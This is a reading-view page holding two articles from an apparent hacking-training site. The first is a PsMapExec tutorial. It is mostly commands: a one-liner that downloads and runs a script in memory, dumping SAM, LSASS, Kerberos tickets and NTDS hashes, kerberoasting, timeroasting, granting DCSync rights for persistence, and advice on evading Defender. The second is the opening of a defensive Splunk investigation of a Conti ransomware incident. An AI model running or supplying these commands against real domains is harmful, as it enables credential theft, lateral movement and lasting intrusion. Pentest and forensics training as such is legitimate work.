Reading view

There are new articles available, click to refresh the page.

Powershell for Hackers, Part 9: Hacking with PsMapExec

Welcome back, aspiring cyberwarriors!


During the past few months, we have been covering different ways to use PowerShell to survive, cause mayhem, and hack systems. We have also collected and created scripts for various purposes, stored in our repository for all of you to use. All these tools are extremely useful during pentests. As you know, with great power comes great responsibility. Today we will cover another tool that will significantly improve how you interact with systems. It’s called PsMapExec.

It was developed by The-Viper-One, inspired by CrackMapExec and its successor NetExec. Although PsMapExec doesn’t have identical capabilities to NetExec, it offers much greater stealth since it can be loaded directly into memory without ever touching the disk. Stealth remains one of the top priorities in hacking. Beyond that, the tool can execute commands even without knowing the password. It’s a big advantage when you gain access to a protected user during phishing or privilege escalation stages of a test.

The script has been around for a while but hasn’t gained much attention. That’s one of the reasons we decided to introduce it here. Like most publicly available offensive tools, it will get flagged by Defender if loaded directly. Skilled hackers often modify such scripts while keeping their core functionality intact, which helps them evade detection. Many offensive scripts rely on native Windows functions, and since those calls can’t be flagged, Microsoft and other vendors often rely on static keyword-based detection instead.

Finding a machine with no active antivirus isn’t always easy but is almost always possible. There are ways to bypass UAC, dump SAM hashes, modify the registry to allow pass-the-hash attacks, and then use a reverse proxy to connect via RDP. Once you have GUI access, your options widen. This approach isn’t the most stealthy, but it remains a reliable one.

Once Defender is disabled, you can move forward and test the script. Let’s explore some of its capabilities.

Loading in Memory

To avoid touching the disk and leaving unnecessary forensic traces, it’s best to execute the script directly in memory. You can do this with the following command:

PS > IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/The-Viper-One/PsMapExec/main/PsMapExec.ps1")

Once it’s loaded, we can proceed.

Dumping SAM Hashes

One of the first logical steps after gaining access to a host is dumping its hashes. SAM and LSASS attacks are among the most common ways to recover credentials. SAM gives you local user account hashes, while LSASS provides hashes of all connected users, including domain administrators and privileged accounts. In some organizations, critical users may belong to the Protected Users Group, which prevents their credentials from being cached in memory. While not a widespread practice, it’s something worth noting.

To dump local accounts from a single machine:

PS > PsMapExec smb -Targets MANAGER-1 -Module SAM -ShowOutput

To dump local accounts from all machines in a domain:

PS > PsMapExec smb -Targets all -Module SAM -ShowOutput

dumping sam with psmapexec

The output is clean and only includes valid local accounts.

Dumping LSASS Hashes

LSASS (Local Security Authority Subsystem Service) handles authentication on Windows systems. When you log in, your credentials are sent to the Domain Controller for validation, and if approved, you get a session token. Domain credentials are only stored temporarily on local machines. Even when a session is locked, credentials may still reside in memory.

To dump LSASS locally using an elevated shell:

PS > PsMapExec smb -Targets “localhost” -Module “LoginPasswords” -ShowOutput

If the current user doesn’t have permission, specify credentials manually:

PS > PsMapExec smb -Targets “DC” -Username “user” -Password “password” -Module “LoginPasswords” -ShowOutput


dumping lsass with psmapexec

You can also perform this remotely with the same syntax.

Remote Command Execution

Every network is different. Some environments implement segmentation to prevent lateral movement, which adds complexity. The process of discovering the right hosts to pivot through is called pivoting.

To view network interfaces on all domain machines:

PS > PsMapExec SMB -Target all -Username “user” -Password “password” -Command “ipconfig” -Domain “sekvoya.local”

To query a single machine:

PS > PsMapExec SMB -Target “DC” -Username “user” -Password “password” -Command “ipconfig” -Domain “sekvoya.local”

executing commands remotely with psmapexec

You can execute other reconnaissance commands in the same way. After identifying valuable hosts, you may want to enable WINRM for stealthier interaction:

PS > PsMapExec SMB -Target “MANAGER-1” -Username “user” -Password “password” -Command “winrm quickconfig -q” -Domain “sekvoya.local”

Kerberos Tickets

Another valuable module PsMapExec provides is Kerbdump, which allows you to dump Kerberos tickets from remote memory. These tickets can be extracted for offline analysis or attacks such as Pass-the-Ticket. In Active Directory environments, Kerberos is responsible for issuing and validating these “passes” for authentication.

Some domains may disable NTLM for security reasons, which means you’ll rely on Kerberos. It’s a normal and frequent part of AD traffic, making it a subtle and effective method.

PS > PsMapExec -Method smb -Targets DC -Username “user” -Password “password” -Module “KerbDump” -ShowOutput

kerberoasing with psmapexec

The script parses the output automatically and gives you usable results.

Kerberoasting

Kerberoasting is a different kind of attack compared to simply dumping tickets. It focuses on obtaining Kerberos service tickets and brute-forcing them offline to recover plaintext credentials. The main idea is to assign an SPN to a target user and then extract their ticket.

Set an SPN for a user:

PS > PsMapExec ldap -Targets DC -Module AddSPN -TargetDN “CN=username,DC=SEKVOYA,DC=LOCAL”

Then kerberoast that user:

PS > PsMapExec kerberoast -Target “DC” -Username “user” -Password “password” -Option “kerberoast:adm_ivanov” -ShowOutput

kerbdump with psmapexec

This technique is effective for persistence and privilege escalation.

Ekeys

Kerberos tickets are encrypted using special encryption keys. Extracting these allows you to decrypt or even forge tickets, which can lead to deeper persistence and movement within the domain.

PS > PsMapExec wmi -Targets all -Module ekeys -ShowOutput

extracting ekeys with psmapexec

Targeting all machines in a big domain can create noise and compromise operational security.

Timeroasting

Another attack that targets Active Directory environments by exploiting how computers sync their clocks using the Network Time Protocol (NTP). In simple terms, it’s a way for hackers to trick a Domain Controller into revealing password hashes for computer accounts. These hashes can then be cracked offline to get the actual passwords, helping attackers move around the network or escalate privileges. Computer passwords are often long and random, but if they’re weak or reused, cracking succeeds. No alerts are triggered since it’s a normal time-sync query. The attack is hard to pull off, but it’s possible. When a new computer account is configured as a “pre-Windows 2000 computer”, its password is set based on its name. If the computer account name is MANAGER$ and it’s configured as “pre-Windows 2000 computer”, then the password will be lowercase computer name without the trailing $). When it isn’t configured like that, the password is randomly generated.

PS > PsMapExec ldap -Targets DC -Module timeroast -ShowOutput

timeroasting with psmapexec

Finding Files

Finding interesting or sensitive files on remote systems is an important phase in any engagement. PsMapExec’s Files module automatically enumerates non-default files within user directories.

PS > PsMapExec wmi -Targets all -Module Files -ShowOutput

finding interesting files with psmapexec

ACL Persistence

ACL persistence is a critical step after compromising an Active Directory domain. Credentials will rotate, hackers make mistakes that reveal their presence, and administrators will take measures to evict intruders. Implementing ACL-based persistence allows an attacker to maintain control over privileged groups or to perform DCSync attacks that extract directory data. For those unfamiliar, DCSync is an attack in which you impersonate a domain controller and request replication of the NTDS.dit data from a legitimate DC. Once obtained, the attacker acquires password hashes for all domain accounts, including the krbtgt account. Some recommend burning the domain down after a successful DCSync, because attackers will find ways to regain access.

You might think, “Okay, reset the KRBTGT password” Microsoft recommends doing this twice in quick succession. The first reset changes the hash for new tickets, and the second clears out the old history to fully invalidate everything. But that’s often not enough. Even after a reset, any Golden Tickets the attackers already forged remain usable until they expire. Default ticket lifetimes are 7-10 hours for sessions, but attackers can make them last up to 10 years! During this window, hackers can dig in deeper by creating hidden backdoor accounts, modifying group policies, or infecting other machines.

Assign DCSync privileges:

PS > PsMapExec ldap -Target DC -Module Elevate -TargetDN “CN=username,DC=SEKVOYA,DC=LOCAL”

dacl abuse and dacl persistence with psmapexec

NTDS Dump

The NTDS dump is the final stage once domain admin privileges are obtained. Extracting NTDS.dit and associated registry hives allows for offline cracking and full credential recovery.

PS > PsMapExec SMB -Targets “DC” -Username “user” -Password “password” -Module NTDS -ShowOutput

dumping ntds with psmapexec

This provides complete domain compromise capabilities and the ability to analyze or reuse credentials at will.

Summary

PsMapExec is a powerful framework that takes PowerShell-based network exploitation to a new level. It combines stealth and practicality, making it suitable for both red teamers and penetration testers who need to operate quietly within Windows domains. Its ability to run fully in memory minimizes traces, and its modules cover nearly every stage of network compromise, from reconnaissance and privilege escalation to persistence and data extraction. While we only explored some of its most impactful commands, PsMapExec offers far more under the hood. The more you experiment with it, the more its potential becomes evident.

Want to become a Powershell expert? Join our Powershell for Hackers training, March 10-12!
Digital Forensics: Investigating Conti Ransomware with Splunk

Welcome back, aspiring digital forensic investigators!

The world of cybercrime continues to grow every year, and attackers constantly discover new opportunities and techniques to break into systems. One of the most dangerous and well-organized ransomware groups in recent years was Conti. Conti operated almost like a real company, with dedicated teams for developing malware, gaining network access, negotiating with victims, and even providing “customer support” for payments. The group targeted governments, hospitals, corporations, and many other high-value organizations. Their attacks included encrypting systems, stealing data, and demanding extremely high ransom payments.

For investigators, Conti became an important case study because their operations left behind a wide range of forensic evidence from custom malware samples to fast lateral movement and large-scale data theft. Even though the group officially shut down after their internal chats were leaked, many of their operators, tools, and techniques continued to appear in later attacks. This means Conti’s methods still influence modern ransomware operations which makes it a valid topic for forensic investigators.

Today, we are going to look at a ransomware incident involving Conti malware and analyze it with Splunk to understand how an Exchange server was compromised and what actions the attackers performed once inside.

Splunk

Splunk is a platform that collects and analyzes large amounts of machine data, such as logs from servers, applications, and security tools. It turns this raw information into searchable events, graphs, and alerts that help teams understand what is happening across their systems in real time. Companies mainly use Splunk for monitoring, security operations, and troubleshooting issues. Digital forensics teams also use Splunk because it can quickly pull together evidence from many sources and show patterns that would take much longer to find manually.

Time Filter


Splunk’s default time range is the last 24 hours. However, when investigating incidents, especially ransomware, you often need a much wider view. Changing the filter to “All time” helps reveal older activity that may be connected to the attack. Many ransomware operations begin weeks or even months before the final encryption stage. Keep in mind that searching all logs can be heavy on large environments, but in our case this wider view is necessary.

time filter on splunk

Index


An index in Splunk is like a storage folder where logs of a particular type are placed. For example, Windows Event Logs may go into one index, firewall logs into another, and antivirus logs into a third. When you specify an index in your search, you tell Splunk exactly where to look. But since we are investigating a ransomware incident, we want to search through every available index:

index=*

analyzing available fields on splunk

This ensures that nothing is missed and all logs across the environment are visible to us.

Fields


Fields are pieces of information extracted from each log entry, such as usernames, IP addresses, timestamps, file paths, and event IDs. They make your searches much more precise, allowing you to filter events with expressions like src_ip=10.0.0.5 or user=Administrator. In our case, we want to focus on executable files and that is the “Image”. If you don’t see it in the left pane, click “More fields” and add it.

adding more fields to splunk search


Once you’ve added it, click Image in the left pane to see the top 10 results. 

top 10 executed images

